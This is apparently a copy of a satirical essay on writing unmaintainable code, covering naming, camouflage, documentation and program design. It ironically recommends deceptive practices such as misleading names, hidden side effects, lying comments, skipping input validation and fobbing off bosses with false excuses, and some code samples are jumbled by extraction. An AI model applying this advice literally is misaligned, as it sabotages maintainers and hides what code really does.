He views your code through a toilet paper tube. He can only see a tiny piece of your program at a time. You want to make sure he can never get at the big picture from doing that. You want to make it as hard as possible for him to find the code he is looking for. But even more important, you want to make it as awkward as possible for him to safely **ignore** anything.

Programmers are lulled into complacency by conventions. By every once in a while, by subtly violating convention, you force him to read every line of your code with a magnifying glass.

You might get the idea that every language feature makes code unmaintainable -- not so, only if properly misused.

Naming

"When I use a word," Humpty Dumpty said, in a rather scornful tone, "it means just what I choose it to mean - neither more nor less." □ - Lewis Carroll -- Through the Looking Glass, Chapter 6

Much of the skill in writing unmaintainable code is the art of naming variables and methods. They don't matter at all to the compiler. That gives you huge latitude to use them to befuddle the maintenance programmer.

New Uses For Names For Baby □

Buy a copy of a baby naming book and you'll never be at a loss for variable names. Fred is a wonderful name, and easy to type. If you're looking for easy-to-type variable names, try adsf or aoeu if you type with a DSK keyboard. □

Single Letter Variable Names □

If you call your variables *a*, *b*, *c*, then it will be impossible to search for instances of them using a simple text editor. Further, nobody will be able to guess what they are for. If anyone even hints at breaking the tradition honoured since FORTRAN of using *i*, *j*, and *k* for indexing variables, namely replacing them with *ii*, *jj* and *kk*, warn them about what the Spanish Inquisition did to heretics.

Creative Miss-spelling

□ If you must use descriptive variable and function names, misspell them. By misspelling in some function and variable names, and spelling it correctly in others (such as `SetPintleOpening` `SetPintalClosing`) we effectively negate the use of `grep` or IDE search techniques. It works amazingly well. Add an international flavor by spelling *tory* or *tori* in different theatres/theaters.

Be Abstract □

In naming functions and variables, make heavy use of abstract words like *it*, *everything*, *data*, *handle*, *stuff*, *do*, *routine*, *perform* and the digits e.g. `routineX48`, `PerformDataFunction`, `DoIt`, `HandleStuff` and `do_args_method`. □

A.C.R.O.N.Y.M.S. □

Use acronyms to keep the code terse. Real men never define acronyms; they understand them genetically. □

Thesaurus Surrogatisation□

To break the boredom, use a thesaurus to look up as much alternate vocabulary as possible to refer to the same action, e.g. *display*, *show*, *present*. Vaguely hint there is some subtle difference, where none exists. However, if there are two similar functions that have a crucial difference, always use the same word in describing both functions (e.g. *print* to mean "write to a file", "put ink on paper" and "display on the screen"). Under no circumstances, succumb to demands to write a glossary with the special purpose project vocabulary unambiguously defined. Doing so would be an unprofessional breach of the structured design principle of *information hiding*.

Use Plural Forms From Other Languages□

A VMS script kept track of the "statii" returned from various "Vaxen". Esperanto, Klingon and Hobbiteese qualify as languages for these purposes. For pseudo-Esperanto pluraloj, add oj. You will be doing your part toward world peace. □

CapiTaliSaTion

□Randomly capitalize the first letter of a syllable in the middle of a word. For example `ComputeRasterHistoGram()`. □

Reuse Names□

Wherever the rules of the language permit, give classes, constructors, methods, member variables, parameters and local variables the same names. For extra points, reuse local variable names inside {} blocks. The goal is to force the maintenance programmer to carefully examine the scope of every instance. In particular, in Java, make ordinary methods masquerade as constructors. □

Accented Letters□

Use accented characters on variable names. E.g. `typedef struct { int i; } int;` where the second `int`'s `i` is actually `i-acute`. With only a simple text editor, it's nearly impossible to distinguish the slant of the accent mark.

Exploit Compiler Name Length Limits□

If the compiler will only distinguish the first, say, 8 characters of names, then vary the endings e.g. `var_unit_update()` in one case and `var_unit_setup()` in another. The compiler will treat both as `var_unit`. □

Underscore, a Friend Indeed□

Use `_` and `__` as identifiers.

Mix Languages

□Randomly intersperse two languages (human or computer). If your boss insists you use his language, tell him you can organise your thoughts better in your own language, or, if that does not work, allege linguistic discrimination and threaten to sue your employers for a vast sum. □

Extended ASCII□

Extended ASCII characters are perfectly valid as variable names, including `ß`, `Ð`, and `ñ` characters. They are almost impossible to type without copying/pasting in a simple text editor. □

Names From Other Languages

□ Use foreign language dictionaries as a source for variable names. For example, use the German *punkt* for *point*. Maintenance coders, without your firm grasp of German, will enjoy the multicultural experience of deciphering the meaning. □

Names From Mathematics

□ Choose variable names that masquerade as mathematical operators, e.g.: `openParen = (slash + asterix) / equals;`

Bedazzling Names

□ Choose variable names with irrelevant emotional connotation. e.g.: `marypoppins = (superman + starship) / god;` This confuses the reader because they have difficulty disassociating the emotional connotations of the words from the logic they're trying to think about. □

1. Rename and Reuse

□ This trick works especially well in Ada, a language immune to many of the standard obfuscation techniques. The people who originally named all the objects and packages you use were morons. Rather than try to convince them to change, just use renames and subtypes to rename everything to names of your own devising. Make sure to leave a few references to the old names in, as a trap for the unwary.

□ When To Use i

□ Never use `i` for the innermost loop variable. Use anything but. Use `i` liberally for any other purpose especially for non-int variables. Similarly use `n` as a loop index. □

2. Conventions Schmentions

□ Ignore the Sun Java Coding Conventions, after all, Sun does. Fortunately, the compiler won't tattle when you violate them. The goal is to come up with names that differ subtly only in case. If you are forced to use the capitalisation conventions, you can still subvert wherever the choice is ambiguous, e.g. use **both** *inputFilename* and *inputfileName*. Invent your own hopelessly complex naming conventions, then berate everyone else for not following them. □

3. Lower Case l Looks a Lot Like the Digit 1 □

Use lower case `l` to indicate long constants. e.g. `10l` is more likely to be mistaken for `101` than `10L` is. Ban any fonts that clearly disambiguate `uvw wW gg9 2z 5s il17/!j oO08 ``" ;, . m nn rn {[()]}`. Be creative.

4. □ Reuse of Global Names as Private □

Declare a global array in module A, and a private one of the same name in the header file for module B, so that it appears that it's the global array you are using in module B, but it isn't. Make no reference in the comments to this duplication.

□

5. Recycling Revisited

Use scoping as confusingly as possible by recycling variable names in contradictory ways. For example, suppose you have global variables A and B, and functions foo and bar. If you know that variable A will be regularly passed to foo and B to bar, make sure to define the functions as function foo(B) and function bar(A) so that inside the functions A will always be referred to as B and vice versa. With more functions and globals, you can create vast confusing webs of mutually contradictory uses of the same names. □

6. Recycle Your Variables □

Wherever scope rules permit, reuse existing unrelated variable names. Similarly, use the same temporary variable for two unrelated purposes (purporting to save stack slots). For a fiendish variant, morph the variable, for example, assign a value to a variable at the top of a very long method, and then somewhere in the middle, change the meaning of the variable in a subtle way, such as converting it from a 0-based coordinate to a 1-based coordinate. Be certain not to document this change in meaning. □

7. Cd wrttn wtht vwls s mch trsr □

When using abbreviations inside variable or method names, break the boredom with several variants for the same word, and even spell it out longhand once in a while. This helps defeat those lazy bums who use text search to understand only some aspect of your program. Consider variant spellings as a variant on the ploy, e.g. mixing International *colour*, with American *color* and dude-speak *kulerz*. If you spell out names in full, there is only one possible way to spell each name. These are too easy for the maintenance programmer to remember. Because there are so many different ways to abbreviate a word, with abbreviations, you can have several different variables that all have the same apparent purpose. As an added bonus, the maintenance programmer might not even notice they are separate variables. □

Misleading names

□ Make sure that every method does a little bit more (or less) than its name suggests. As a simple example, a method named `isValid(x)` should as a side effect convert `x` to binary and store the result in a database. □

8. m_

A naming convention from the world of C++ is the use of "m_" in front of members. This is supposed to help you tell them apart from methods, so long as you forget that "method" also starts with the letter "m". □

9. o_apple obj_apple

□ Use an "o" or "obj" prefix for each instance of the class to show that you're thinking of the big, polymorphic picture.

10. ☐ Hungarian Notation

☐ Hungarian Notation is the tactical nuclear weapon of source code obfuscation techniques; use it! Due to the sheer volume of source code contaminated by this idiom nothing can kill a maintenance engineer faster than a well-planned Hungarian Notation attack. The following tips will help you corrupt the original intent of Hungarian Notation:

- Insist on using "c" for const in C++ and other languages that directly enforce the const-ness of a variable.
- Seek out and use Hungarian warts that have meaning in languages other than your current language. For example insist on the PowerBuilder "l_" and "a_" {local and argument} scoping prefixes and always use the VB-esque style of having a Hungarian wart for every control type when coding to C++.
- Try to stay ignorant of the fact that megas of plainly visible MFC source code does not use Hungarian warts for control types. ☐
- Always violate the Hungarian principle that the most commonly used variables should carry the least extra information around with them. Achieve this end through the techniques outlined above and by insisting that each class type have a custom wart prefix.
- Never allow anyone to remind you that **no** wart tells you that something **is** a class. The importance of this rule cannot be overstated if you fail to adhere to its principles the source code may become flooded with shorter variable names that have a higher vowel/consonant ratio. In the worst case scenario this can lead to a full collapse of obfuscation and the spontaneous reappearance of English Notation in code! ☐
- Flagrantly violate the Hungarian-esque concept that function parameters and other high visibility symbols must be given meaningful names, but that Hungarian type warts all by themselves make excellent temporary variable names.
- ☐ Insist on carrying outright orthogonal information in your Hungarian warts. Consider this real world example "a_crszkvc30LastNameCol". It took a team of maintenance engineers nearly 3 days to figure out that this whopper variable name described a const, reference, function argument that was holding information from a database column of type Varchar[30] named "LastName" which was part of the table's primary key. When properly combined with the principle that "all variables should be public" this technique has the power to render thousands of lines of source code obsolete instantly! ☐
- Use to your advantage the principle that the human brain can only hold 7 pieces of information concurrently. For example code written to the above standard has the following properties:
 - a single assignment statement carries 14 pieces of type and name information.
 - a single function call that passes three parameters and assigns a result carries 29 pieces of type and name information.

- Seek to improve this excellent, but far too concise, standard. Impress management and coworkers by recommending a 5 letter day of the week prefix to help isolate code written on 'Monam' and 'FriPM'.
- It is easy to overwhelm the short term memory with even a moderately complex nesting structure, **especially** when the maintenance programmer can't see the start and end of each block on screen simultaneously.

11. Hungarian Notation Revisited □

One follow-on trick in the Hungarian notation is "change the type of a variable but leave the variable name unchanged". This is almost invariably done in windows apps with the migration from Win16 :- WndProc(HWND hW, WORD wParam, WORD lParam) to Win32 WndProc(HWND hW, WPARAM wParam, LPARAM lParam) where the w values hint that they are words, but they really refer to longs. The real value of this approach comes clear with the Win64 migration, when the parameters will be 64 bits wide, but the old "w" and "l" prefixes will remain forever. □

Reduce, Reuse, Recycle □

If you have to define a structure to hold data for callbacks, always call the structure PRIVDATA. Every module can define its own PRIVDATA. In VC++, this has the advantage of confusing the debugger so that if you have a PRIVDATA variable and try to expand it in the watch window, it doesn't know which PRIVDATA you mean, so it just picks one. □

Obscure film references □

Use constant names like LancelotsFavouriteColour instead of blue and assign it hex value of \$0204FB. The color looks identical to pure blue on the screen, and a maintenance programmer would have to work out 0204FB (or use some graphic tool) to know what it looks like. Only someone intimately familiar with Monty Python and the Holy Grail would know that Lancelot's favorite color was blue. If a maintenance programmer can't quote entire Monty Python movies from memory, he or she has **no** business being a programmer.

Camouflage

The longer it takes for a bug to surface, the harder it is to find. □ - Roedy Green

Much of the skill in writing unmaintainable code is the art of camouflage, hiding things, or making things appear to be what they are not. Many depend on the fact the compiler is more capable at making fine distinctions than either the human eye or the text editor. Here are some of the best camouflaging techniques.

1. Code That Masquerades As Comments and Vice Versa

□ Include sections of code that is commented out but at first glance does not appear to be. Without the colour coding would you notice that three lines of code are commented out?

```
for(j=0; j<array_len; j+=8)
{
total += array[j+0 ];
total += array[j+1 ];
total += array[j+2 ]; /* Main body of
typedef struct { /* loop is unrolled
char *Ptr; array[j+4]; * for greater speed.
sizeof t+1+sizeof array[j+5]; */
total += array[j+6 ];
sizeof t+1+sizeof array[j+7];
sizeof t+1+sizeof array[j+8];
}
```

2. Namespaces

Struct/union and typedef struct/union are different name spaces in C (not in C++). Use the same name in both name spaces for structures or unions. Make them, if possible, nearly compatible.

□ **Hide Macro Definitions** □ Hide macro definitions in amongst rubbish comments. The programmer will get bored and not finish reading the comments thus never discover the macro. Ensure that the macro replaces what looks like a perfectly legitimate assignment with some bizarre operation, a simple example:

□ **Look** #define a=b a=0-b

Busy

□ use define statements to make made up functions that simply comment out their arguments, e.g.:

Use

```
#define fastcopy(x,y,z) /*xyz*/
...
fastcopy(array1, array2, size); /* does nothing */
```

Continuation to hide variables

```
#define local_var xy_z
```

□ Instead of using:

break xy_z into two lines:

That #define local_var xy\
way a z // local var OK
global search for xy_z will come up with nothing for that file.
To the C preprocessor, the "\ " at the end of the line means glue this line to the next one. □

Arbitrary Names That Masquerade as Keywords □

When documenting, and you need an arbitrary name to represent a filename use "file ". Never use an obviously arbitrary name like

"*Charlie.dat*" or "*Frodo.txt*". In general, in your examples, use arbitrary names that sound as much like reserved keywords as possible. For example, good names for parameters or variables would be "*bank*", "*blank*", "*class*", "*const* ", "*constant*", "*input*", "*key*", "*keyword*", "*kind*", "*output*", "*parameter*" "*parm*", "*system*", "*type*", "*value*", "*var*" and "*variable* ". If you use actual reserved words for your arbitrary names, which would be rejected by your command processor or compiler, so much the better. If you do this well, the users will be hopelessly confused between reserved keywords and arbitrary names in your example, but you can look innocent, claiming you did it to help them associate the appropriate purpose with each variable. □

Code Names Must Not Match Screen Names□

Choose your variable names to have absolutely no relation to the labels used when such variables are displayed on the screen. E.g. on the screen label the field "*Postal Code*" but in the code call the associated variable "*zip*".

Don't Change Names

□Instead of globally renaming to bring two sections of code into sync, use multiple `TYPEDFS`s of the same symbol. □

How to Hide Forbidden Globals□

Since global variables are "evil", define a structure to hold all the things you'd put in globals. Call it something clever like `EverythingYoullEverNeed`. Make all functions take a pointer to this structure (call it `handle` to confuse things more). This gives the impression that you're not using global variables, you're accessing everything through a "`handle`". Then declare one statically so that all the code is using the same copy anyway.

Hide Instances With Synonyms□

Maintenance programmers, in order to see if they'll be any cascading effects to a change they make, do a global search for the variables named. This can be defeated by this simple

```
#define xxx global_var // in file std.h
#define xy_z xxx // in file ..\other\substd.h
#define local_var xy_z // in file ..\codestd\inst.h
expedient of having synonyms, such as:
```

These defs should be scattered through different include-files. They are especially effective if the include-files are located in different directories. The other technique is to reuse a name in every scope. The compiler can tell them apart, but a simple minded text searcher cannot. Unfortunately SCIDs in the coming decade will make this simple technique impossible. since the editor understands the scope rules just as well as the compiler. □

Long Similar Variable Names

□Use very long variable names or class names that differ from each other by only one character, or only in upper/lower case. An ideal variable name pair is *swimmer* and *swimner*. Exploit the failure of most fonts to clearly discriminate between `lIiI|` or

o008 with identifier pairs like `parseInt` and `parseInt` or `D0Calc` and `DOCalc` 1 is an exceptionally fine choice for a variable name since it will, to the casual glance, masquerade as the constant 1. In many fonts `rn` looks like an `m`. So how about a variable `swirnrner`. Create variable names that differ from each other only in case e.g. `HashTable` and `Hashtable`. □

Similar-Sounding Similar-Looking Variable Names □

Although we have one variable named `xy_z`, there's certainly no reason not to have many other variables with similar names, such as `xy_Z`, `xy__z`, `_xy_z`, `_xyz`, `XY_Z`, `xY_z`, and `Xy_z`. Variables that resemble others except for capitalization and underlines have the advantage of confounding those who like remembering names by sound or letter-spelling, rather than by exact representations.

Overload and Bewilder

□ In C++, overload library functions by using `#define`. That way it looks like you are using a familiar library function where in actuality you are using something totally different. □

Choosing The Best Overload Operator □

In C++, overload `+`, `-`, `*`, `/` to do things totally unrelated to addition, subtraction etc After all, if the Stroustrup can use the shift operator to do I/O, why should you not be equally creative? If you overload `+`, make sure you do it in a way that `i = i + 5;` has a totally different meaning from `i += 5;` Here is an example of elevating overloading operator obfuscation to a high art. Overload the `!` operator for a class, but have the overload have nothing to do with inverting or negating. Make it return an integer. Then, in order to get a logical value for it, you must use `!!`. However, this inverts the logic, so [drum roll] you must use `!!!`. Don't confuse the `!` operator, which returns a boolean 0 or 1, with the `~` bitwise logical negation operator. □

Overload new □

Overload the "new" operator - much more dangerous than overloading the `+-/*`. This can cause total havoc if overloaded to do something different from its original function (but vital to the object's function so it's very difficult to change). This should ensure users trying to create a dynamic instance get really stumped. You can combine this with the case sensitivity trick also have a member function, and variable called "New".

#define

□ #define in C++ deserves an entire essay on its own to explore its rich possibilities for obfuscation. Use lower case #define variables so they masquerade as ordinary variables. Never use parameters to your preprocessor functions. Do everything with global #defines. One of the most imaginative uses of the preprocessor I have heard of was requiring five passes through CPP before the code was ready to compile. Through clever use of defines and ifdefs, a master of obfuscation can make header files declare different things depending on how many times they are included. This becomes especially interesting when one header is included in another header. Here is a particularly devious example:

```
#ifndef DONE
This
one   #ifdef TWICE
gets
fun   // put stuff here to declare 3rd time around
when  void g(char* str);
      #define DONE

      #else // TWICE
      #ifdef ONCE

      // put stuff here to declare 2nd time around
      void g(void* str);
      #define TWICE

      #else // ONCE

      // put stuff here to declare 1st time around
      void g(std::string str);
      #define ONCE

      #endif // ONCE
      #endif // TWICE
      #endif // DONE
```

passing g() a char*, because a different version of g() will be called depending on how many times the header was included. □

Compiler Directives

□ Compiler directives were designed with the express purpose of making the same code behave completely differently. Turn the boolean short-circuiting directive on and off repeatedly and vigorously, as well as the long strings directive.

Documentation

Any fool can tell the truth, but it requires a man of some sense to know how to lie well.

- Samuel Butler (1835 - 1902)

Incorrect documentation is often worse than no documentation.

- Bertrand Meyer

Since the computer ignores comments and documentation, you can lie outrageously and do everything in your power to befuddle the poor maintenance programmer.

Lie in the comments

You don't have to actively lie, just fail to keep comments as up to date with the code. □

Document the obvious

□Pepper the code with comments like `/* add 1 to i */` however, never document wooly stuff like the overall purpose of the package or method.

Document How Not Why

Document only the details of what a program does, not what it is attempting to accomplish. That way, if there is a bug, the fixer will have no clue what the code should be doing. □

Avoid Documenting the "Obvious"

If, for example, you were writing an airline reservation system, make sure there are at least 25 places in the code that need to be modified if you were to add another airline. Never document where they are. People who come after you have no business modifying your code without thoroughly understanding every line of it.

On the Proper Use Of Documentation Templates

□Consider function documentation prototypes used to allow automated documentation of the code. These prototypes should be copied from one function (or method or class) to another, but never fill in the fields. If for some reason you are forced to fill in the fields make sure that all parameters are named the same for all functions, and all cautions are the same but of course not related to the current function at all. □

On the Proper Use of Design Documents

□When implementing a very complicated algorithm, use the classic software engineering principles of doing a sound design before beginning coding. Write an extremely detailed design document that describes each step in a very complicated algorithm. The more detailed this document is, the better. In fact, the design doc should break the algorithm down into a hierarchy of

structured steps, described in a hierarchy of auto-numbered individual paragraphs in the document. Use headings at least 5 deep. Make sure that when you are done, you have broken the structure down so completely that there are over 500 such auto-numbered paragraphs. For example, one paragraph might be (this is a real example) ¶1.2.4.6.3.13 - Display all impacts for activity where selected mitigations can apply (short pseudocode omitted). ¶**then...** (and this is the kicker) when you write the code, for each of these paragraphs you write a corresponding global function named: `Act1_2_4_6_3_13()` Do not document these functions. After all, that's what the design document is for! Since the design doc is auto-numbered, it will be extremely difficult to keep it up to date with changes in the code (because the function names, of course, are static, not auto-numbered.) This isn't a problem for you because you will not try to keep the document up to date. In fact, do everything you can to destroy all traces of the document. ¶Those who come after you should only be able to find one or two contradictory, early drafts of the design document hidden on some dusty shelving in the back room near the dead 286 computers.

¶Units of Measure¶

Never document the units of measure of any variable, input, output or parameter. e.g. feet, meters, cartons. This is not so important in bean counting, but it is very important in engineering work. As a corollary, never document the units of measure of any conversion constants, or how the values were derived. It is mild cheating, but very effective, to salt the code with some incorrect units of measure in the comments. If you are feeling particularly malicious, make up your **own** unit of measure; name it after yourself or some obscure person and never define it. If somebody challenges you, tell them you did so that you could use integer rather than floating point arithmetic. ¶

Gotchas¶

Never document gotchas in the code. If you suspect there may be a bug in a class, keep it to yourself. If you have ideas about how the code should be reorganised or rewritten, for heaven's sake, do not write them down. Remember the words of Thumper in the movie Bambi *"If you can't say anything nice, don't say anything at all"*. What if the programmer who wrote that code saw your comments? What if the owner of the company saw them? What if a customer did? You could get yourself fired. An anonymous comment that says "This needs to be fixed!" can do wonders, especially if it's not clear what the comment refers to. Keep it vague, and nobody will feel personally criticised. ¶

Documenting Variables¶

Never put a comment on a variable declaration. Facts about how the variable is used, its bounds, its legal values, its implied/displayed number of decimal points, its units of measure, its display format, its data entry rules (e.g. total fill, must enter), when its value can be trusted etC should be gleaned from the procedural code. If your boss forces you to write comments,

lard method bodies with them, but never comment a variable declaration, not even a temporary!

1. ☐ **Disparage In the Comments** ☐

Discourage any attempt to use external maintenance contractors by peppering your code with insulting references to other leading software companies, especial anyone who might be contracted to do the work. e.g.:

```
/* The optimised inner loop.
This stuff is too clever for the dullard at Software
Services InC, who would
probably use 50 times as memory & time using the dumb
routines in <math.h>.
*/
class clever_SSInc
{
    . . .
}
```

If possible, put insulting stuff in syntactically significant parts of the code, as well as just the comments so that management will probably break the code if they try to sanitise it before sending it out for maintenance. ☐

2. **COMMENT AS IF IT WERE COBOL ON PUNCH CARDS** ☐

Always refuse to accept advances in the development environment arena, especially SCIDs. Disbelieve rumors that all function and variable declarations are never more than one click away and always assume that code developed in Visual Studio 6.0 will be maintained by someone using edlin or vi. Insist on Draconian commenting rules to bury the source code proper. ☐

3. **Monty Python Comments** ☐

On a method called *makeSnafucated* insert only the JavaDoc `/* make snafucated */`. Never define what *snafucated* means **anywhere**. Only a fool does not already know, with complete certainty, what *snafucated* means. For classic examples of this technique, consult the Sun AWT JavaDOC

Program Design

The cardinal rule of writing unmaintainable code is to specify each fact in as many places as possible and in as many ways as possible.

- Roedy Green

The key to writing maintainable code is to specify each fact about the application in only one place. To change your mind, you need change it in only one place, and you are guaranteed the entire program will still work. Therefore, the key to writing unmaintainable code is to specify a fact over and over, in as many places as possible, in as many variant ways as possible. Happily, languages like Java go out of their way to make writing this sort of unmaintainable code easy. For example, it is almost impossible to change the type of a widely used variable because all the casts and conversion functions will no longer work, and the types of the associated temporary variables will no longer be appropriate. Further, if the variable is displayed on the screen, all the associated display and data entry code has to be tracked down and manually modified. The Algol family of languages which include C and Java treat storing data in an array, Hashtable, flat file and database with **totally** different syntax. In languages like Abundance, and to some extent Smalltalk, the syntax is identical; just the declaration changes. Take advantage of Java's ineptitude. Put data you know will grow too large for RAM, for now into an array. That way the maintenance programmer will have a horrendous task converting from array to file access later. Similarly place tiny files in databases so the maintenance programmer can have the fun of converting them to array access when it comes time to performance tune. □

Java Casts

□Java's casting scheme is a gift from the Gods. You can use it without guilt since the language requires it. Every time you retrieve an object from a Collection you must cast it back to its original type. Thus the type of the variable may be specified in dozens of places. If the type later changes, all the casts must be changed to match. The compiler may or may not detect if the hapless maintenance programmer fails to catch them all (or changes one too many). In a similar way, all matching casts to (short) need to be changed to (int) if the type of a variable changes from short to int. There is a movement afoot in invent a generic cast operator (cast) and a generic conversion operator (convert) that would require no maintenance when the type of variable changes. Make sure this heresy never makes it into the language specification. Vote no on RFE 114691 and on genericity which would eliminate the need for many casts. □

Exploit Java's Redundancy□

Java insists you specify the type of every variable twice. Java programmers are so used to this redundancy they won't notice if you make the two types *slightly* different, as in this example:

```
Bubblegum b = new Bubblegom();
```

Unfortunately the popularity of the ++ operator makes it harder to get away with pseudo-redundant code like this:

```
swimmer = swimmer + 1;
```

Never Validate□

Never check input data for any kind of correctness or discrepancies. It will demonstrate that you absolutely trust the

company's equipment as well as that you are a perfect team player who trusts all project partners and system operators. Always return reasonable values even when data inputs are questionable or erroneous.

Be polite, Never Assert□

Avoid the `assert()` mechanism, because it could turn a three-day debug fest into a ten minute one. □

Avoid Encapsulation□

In the interests of efficiency, avoid encapsulation. Callers of a method need all the external clues they can get to remind them how the method works inside.

Clone & Modify

□In the name of efficiency, use cut/paste/clone/modify. This works much faster than using many small reusable modules. This is especially useful in shops that measure your progress by the number of lines of code you've written. □

Use Static Arrays

□If a module in a library needs an array to hold an image, just define a static array. Nobody will ever have an image bigger than 512 x 512, so a fixed-size array is OK. For best precision, make it an array of doubles. Bonus effect for hiding a 2 Meg static array which causes the program to exceed the memory of the client's machine and thrash like crazy even if they never use your routine. □

Dummy Interfaces

□Write an empty interface called something like "WrittenByMe", and make all of your classes implement it. Then, write wrapper classes for any of Java's built-in classes that you use. The idea is to make sure that every single object in your program implements this interface. Finally, write all methods so that both their arguments and return types are WrittenByMe. This makes it nearly impossible to figure out what some methods do, and introduces all sorts of entertaining casting requirements. For a further extension, have each team member have his/her own personal interface (e.g., WrittenByJoe); any class worked on by a programmer gets to implement his/her interface. You can then arbitrarily refer to objects by any one of a large number of meaningless interfaces! □

Giant Listeners

□Never create separate Listeners for each Component. Always have one listener for every button in your project and simply use massive `if...else` statements to test for which button was pressed. □

1. Too Much Of A Good Thing™

□Go wild with encapsulation and oo. For example:

```
myPanel.add( getMyButton() );
private JButton getMyButton()
{
    return myButton;
}
```

That one probably did not even seem funny. Don't worry. It will someday.

Friendly Friend

□ Use as often as possible the friend-declaration in C++. Combine this with handing the pointer of the creating class to a created class. Now you don't need to fritter away your time in thinking about interfaces. Additionally you should use the keywords *private* and *protected* to prove that your classes are well encapsulated. □

Use Three Dimensional Arrays

□ Lots of them. Move data between the arrays in convoluted ways, say, filling the columns in arrayB with the rows from arrayA. Doing it with an offset of 1, for no apparent reason, is a nice touch. Makes the maintenance programmer nervous. □

Mix and Match□

Use both accessor methods and public variables. That way, you can change an object's variable without the overhead of calling the accessor, but still claim that the class is a "Java Bean". This has the additional advantage of frustrating the maintenance programmer who adds a logging function to try to figure out who is changing the value. □

Wrap, wrap, wrap□

Whenever you have to use methods in code you did not write, insulate your code from that other *dirty* code by at least one layer of wrapper. After all, the other author **might** some time in the future recklessly rename every method. Then where would you be? You could of course, if he did such a thing, insulate your code from the changes by writing a wrapper or you could let VAJ handle the global rename. However, this is the perfect excuse to preemptively cut him off at the pass with a wrapper layer of indirection, **before** he does anything idiotic. One of Java's main faults is that there is no way to solve many simple problems without dummy wrapper methods that do nothing but call another method of the same name, or a closely related name. This means it is possible to write wrappers four-levels deep that do absolutely nothing, and almost no one will notice. To maximise the obscuration, at each level, rename the methods, selecting random synonyms from a thesaurus. This gives the illusion something of note is happening. Further, the renaming helps ensure the lack of consistent project terminology. To ensure no one attempts to prune your levels back to a reasonable number, invoke some of your code bypassing the wrappers at each of the levels. □

Wrap Wrap Wrap Some More□

Make sure all API functions are wrapped at least 6-8 times, with function definitions in separate source files. Using #defines to make handy shortcuts to these functions also helps. □

No Secrets!□

Declare every method and variable public. After all, somebody, sometime might want to use it. Once a method has been declared public, it can't very well be retracted, now can it? This makes it very difficult to later change the way anything works under

the covers. It also has the delightful side effect of obscuring what a class is for. If the boss asks if you are out of your mind, tell him you are following the classic principles of transparent interfaces. □

The Kama Sutra □

This technique has the added advantage of driving any users or documenters of the package to distraction as well as the maintenance programmers. Create a dozen overloaded variants of the same method that differ in only the most minute detail. I think it was Oscar Wilde who observed that positions 47 and 115 of the Kama Sutra were the same except in 115 the woman had her fingers crossed. Users of the package then have to carefully peruse the long list of methods to figure out just which variant to use. The technique also balloons the documentation and thus ensures it will more likely be out of date. If the boss asks why you are doing this, explain it is solely for the convenience of the users. Again for the full effect, clone any common logic and sit back and wait for it the copies to gradually get out of sync.

Permute and Baffle □

Reverse the parameters on a method called `drawRectangle(height, width)` to `drawRectangle(width, height)` without making any change whatsoever to the name of the method. Then a few releases later, reverse it back again. The maintenance programmers can't tell by quickly looking at any call if it has been adjusted yet. Generalisations are left as an exercise for the reader.

Theme and Variations

□ Instead of using a parameter to a single method, create as many separate methods as you can. For example instead of `setAlignment(int alignment)` where `alignment` is an enumerated constant, for `left`, `right`, `center`, create three methods `setLeftAlignment`, `setRightAlignment`, and `setCenterAlignment`. Of course, for the full effect, you must clone the common logic to make it hard to keep in sync.

Static Is Good

□ Make as many of your variables as possible static. If you don't need more than one instance of the class in this program, no one else ever will either. Again, if other coders in the project complain, tell them about the execution speed improvement you're getting. □

Cargill's Quandry

□ Take advantage of Cargill's quandary (I think this was his) "any design problem can be solved by adding an additional level of indirection, except for too many levels of indirection."

Decompose OO programs until it becomes nearly impossible to find a method which actually updates program state. Better yet, arrange all such occurrences to be activated as callbacks from by traversing pointer forests which are known to contain every function pointer used within the entire system. Arrange for the forest traversals to be activated as side-effects from releasing reference counted objects previously created via deep copies which aren't really all that deep.

Packratting

□ Keep all of your unused and outdated methods and variables around in your code. After all - if you needed to use it once in 1976, who knows if you will want to use it again sometime? Sure the program's changed since then, but it might just as easily change back, you "don't want to have to reinvent the wheel" (supervisors love talk like that). If you have left the comments on those methods and variables untouched, and sufficiently cryptic, anyone maintaining the code will be too scared to touch them. □

And That's Final

□ Make all of your leaf classes final. After all, *you're* done with the project - certainly no one else could possibly improve on your work by extending your classes. And it might even be a security flaw - after all, isn't `java.lang.String` final for just this reason? If other coders in your project complain, tell them about the execution speed improvement you're getting.

Eschew The Interface

□ In Java, disdain the interface. If your supervisors complain, tell them that Java interfaces force you to "cut-and-paste" code between different classes that implement the same interface the same way, and they *know* how hard that would be to maintain. Instead, do as the Java AWT designers did - put lots of functionality in your classes that can only be used by classes that inherit from them, and use lots of "instanceof" checks in your methods. This way, if someone wants to reuse your code, they have to extend your classes. If they want to reuse your code from two different classes - tough luck, they can't extend both of them at once! If an interface is unavoidable, make an all-purpose one and name it something like "ImplementableIface." Another gem from academia is to append "Impl" to the names of classes that implement interfaces. This can be used to great advantage, e.g. with classes that implement `Runnable`. □

Avoid Layouts □

Never use layouts. That way when the maintenance programmer adds one more field he will have to manually adjust the absolute co-ordinates of every other thing displayed on the screen. If your boss forces you to use a layout, use a single giant `GridBagLayout`, and hard code in absolute grid co-ordinates. □

Environment variables

□ If you have to write classes for some other programmer to use, put environment-checking code (`getenv()` in C++ / `System.getProperty()` in Java) in your classes' nameless static initializers, and pass all your arguments to the classes this way, rather than in the constructor methods. The advantage is that the initializer methods get called as soon as the class program binaries get *loaded*, even before any of the classes get instantiated, so they will usually get executed before the program `main()`. In other words, there will be no way for the rest of the program to modify these parameters before they get read

into your classes - the users better have set up all their environment variables just the way you had them! □

Table Driven Logic□

Eschew any form of table-driven logic. It starts out innocently enough, but soon leads to end users proofreading and then *shudder*, even modifying the tables for themselves. □

Modify Mom's Fields□

In Java, all primitives passed as parameters are effectively read-only because they are passed by value. The callee can modify the parameters, but that has no effect on the caller's variables. In contrast all objects passed are read-write. The reference is passed by value, which means the object itself is effectively passed by reference. The callee can do whatever it wants to the fields in your object. Never document whether a method actually modifies the fields in each of the passed parameters. Name your methods to suggest they only look at the fields when they actually change them. □

The Magic Of Global Variables

□Instead of using exceptions to handle error processing, have your error message routine set a global variable. Then make sure that every long-running loop in the system checks this global flag and terminates if an error occurs. Add another global variable to signal when a user presses the 'reset' button. Of course all the major loops in the system also have to check this second flag. Hide a few loops that **don't** terminate on demand. □

Globals, We Can't Stress These Enough!□

If God didn't want us to use global variables, he wouldn't have invented them. Rather than disappoint God, use and set as many global variables as possible. Each function should use and set at least two of them, even if there's no reason to do this. After all, any good maintenance programmer will soon figure out this is an exercise in detective work, and she'll be happy for the exercise that separates real maintenance programmers from the dabblers. □

Globals, One More Time, Boys□

